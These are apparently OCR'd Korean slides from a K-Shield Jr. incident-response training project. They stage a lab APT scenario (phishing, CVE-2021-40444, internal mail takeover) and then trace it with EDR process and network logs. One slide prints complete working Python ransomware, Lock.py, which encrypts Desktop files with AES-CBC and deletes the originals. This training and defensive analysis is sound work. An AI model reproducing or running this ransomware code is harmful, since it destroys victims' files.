	172.30.1.	Windows 10	메일을 보내는 PC
피해자 PC	172.30.1.30	Windows 10	1차 침투에 사용되는 PC
	172.30.1.124	Windows 10	2차 침투 후 랜섬웨어에 이용되는 PC

사전 준비		
악성코드	1차 침투에 사용	
랜섬웨어	최종 공격에 사용	
메일 주소	김홍보의 외부 메일	rnb.cpt@daum.net
	공격자의 외부 메일	ckd120948@daum.net
피해자 PC	김홍보의 내부 메일	khb11@rnb.com
	최기밀의 내부 메일	ckm7@rnb.com

K-Shield Jr.


APT 시나리오
타임라인 소개

김홍보 PC 침투

공모전 포스터에 나와있는
메일을 통해 김홍보 PC 침투

김홍보 메일 탈취

김홍보 PC의
내부 메일 계정 탈취



최기밀 PC 침투


내부 메일을 통해
최기밀 PC 침투

랜섬웨어 공격

최기밀 PC를 모두 잠그는
랜섬웨어 공격을 실행

K-Shield Jr.

APT 시나리오
공격에 사용할 취약점 소개



〈 CVE-2021-40444 〉

Microsoft MSHTML Remote Code Execution Vulnerability

Microsoft Office 365 및 Office 2019에 영향을 미치는 원격 코드 실행 취약점

K-Shield Jr.

APT 시나리오

공격에 사용할 랜섬웨어

Lock.py

Lock 〉 No Selection


```python
import glob
import os, random, struct
from Cryptodome.Cipher import AES

def encrypt_file(key, in_filename, out_filename=None, chunksize=64*1024):
    if not out_filename:
        out_filename = in_filename + '.enc'

    iv = os.urandom(16)
    encryptor = AES.new(key ,AES.MODE_CBC, iv)
    filesize = os.path.getsize(in_filename)

    with open(in_filename, 'rb') as infile:
        with open(out_filename, 'wb') as outfile:
            outfile.write(struct.pack('<Q', filesize))
            outfile.write(iv)

            while True:
                chunk = infile.read(chunksize)
                if len(chunk) == 0:
                    break
                elif len(chunk) % 16 != 0:
                    chunk += b' ' * (16 - len(chunk) % 16)

                outfile.write(encryptor.encrypt(chunk))

key = b'qwer asdf zxcv 1234 !@#$'
windows_user_name = os.path.expanduser('~')
startPath = windows_user_name+'/Desktop/**'

for filename in glob.iglob(startPath, recursive=True):
    if(os.path.isfile(filename)):
        encrypt_file(key, filename)
        os.remove(filename)

```

파이썬을 이용하여
랜섬웨어 제작

AES-CBC 사용

K-Shield Jr.

APT 시나리오
실제 공격




K-Shield Jr.

03
EDR 시스템

K-Shield Jr.

EDR 시스템을 이용하여 분석

DDJ : 피해자 PC 2 최기밀



C:₩Users₩DDJ₩Downloads₩Lock.exe(4456)가 문서를 암호화함 (18:35분 경)

C:₩Users₩DDJ₩Desktop₩secret₩보상청구서_0405.docx.enc
C:₩Users₩DDJ₩Desktop₩secret₩보상청구서_0507.docx.enc
C:₩Users₩DDJ₩Desktop₩secret₩보상청구서_0610.docx.enc
C:₩Users₩DDJ₩Desktop₩secret₩보상청구서_0704.docx.enc
C:₩Users₩DDJ₩Desktop₩secret₩보상청구서_0814.docx.enc
C:₩Users₩DDJ₩Desktop₩secret₩보상청구서_0909.docx.enc
C:₩Users₩DDJ₩Desktop₩secret₩보상청구서_1003.docx.enc
C:₩Users₩DDJ₩Desktop₩secret₩보상청구서_1107.docx.enc
C:₩Users₩DDJ₩Desktop₩secret₩의료자문 동의서_백병원.docx.enc
C:₩Users₩DDJ₩Desktop₩secret₩의료자문 동의서_세브란스.docx.enc

문서 파일이 Lock.exe에게 암호화 되었음

K-Shield Jr.

EDR 시스템을 이용하여 분석

DDJ : 피해자 PC 2 최기밀

프로세스 id

winlog.event_data.ProcessId.keyword: Descending	Count
4456	43

부모 프로세스 id

winlog.event_data.ParentProcessId.keyword: Descending	Count
1536	1

프로토콜

Lock.exe의 PID PPID 확인

프로세스 id

winlog.event_data.ProcessId.keyword: Descending	Count
1536	11

부모 프로세스 id

winlog.event_data.ParentProcessId.keyword: Descending	Count
4244	1


프로토콜

1536pid의 ppid 확인

K-Shield Jr.

EDR 시스템을 이용하여 분석

DDJ : 피해자 PC 2 최기밀



K-Shield Jr.

EDR 시스템을 이용하여 분석

Lock.exe 분석

프로세스 id

winlog.event_data.ProcessId.keyword: Descending	Count
5604	529
7152	528
664	9
8784	7

PID

부모 프로세스 id

winlog.event_data.ParentProcessId.keyword: Descending	Count
1268	1
4244	1
664	1
8784	1

PPID

1268 4244 ~~664~~ ~~8784~~

Explorer.exe의
부모 프로세스

K-Shield Jr.

EDR 시스템을 이용하여 분석

1268 검색

Image

winlog.event_data.Image.keyword: Descending
C:\Windows\SysWOW64\cmd.exe

ParentImage

winlog.event_data.ParentImage.keyword: Descending
C:\Users\DDJ\Downloads\rundll2.exe

1268 : cmd.exe
부모 프로세스 -> rundll2.exe
(18:15분 경)

프로세스 id

winlog.event_data.ProcessId.keyword: Descending	Count
1268	1


부모 프로세스 id

winlog.event_data.ParentProcessId.keyword: Descending	Count
5552	1

K-Shield Jr.

EDR 시스템을 이용하여 분석

1268 검색




K-Shield Jr.

EDR 시스템을 이용하여 분석

1268 검색

소스 IP : 172.30.1.35

도착 IP : 172.30.1.25



rundll2.exe
: 네트워크 연결한 것도 확인

포트 번호까지 알 수 있음

K-Shield Jr.

04
한계점 및 보완할 점

감사합니다

K-Shield Jr.

K-Shield Jr. 보안사고 분석대응 7기 5팀 R&B

MIRI
CLASS

미리클래스와 함께
어제보다 더 나은 오늘을 경험하세요!

000 0000 0000
MIRI_CLASS@class.com
MIRI_CLASS.com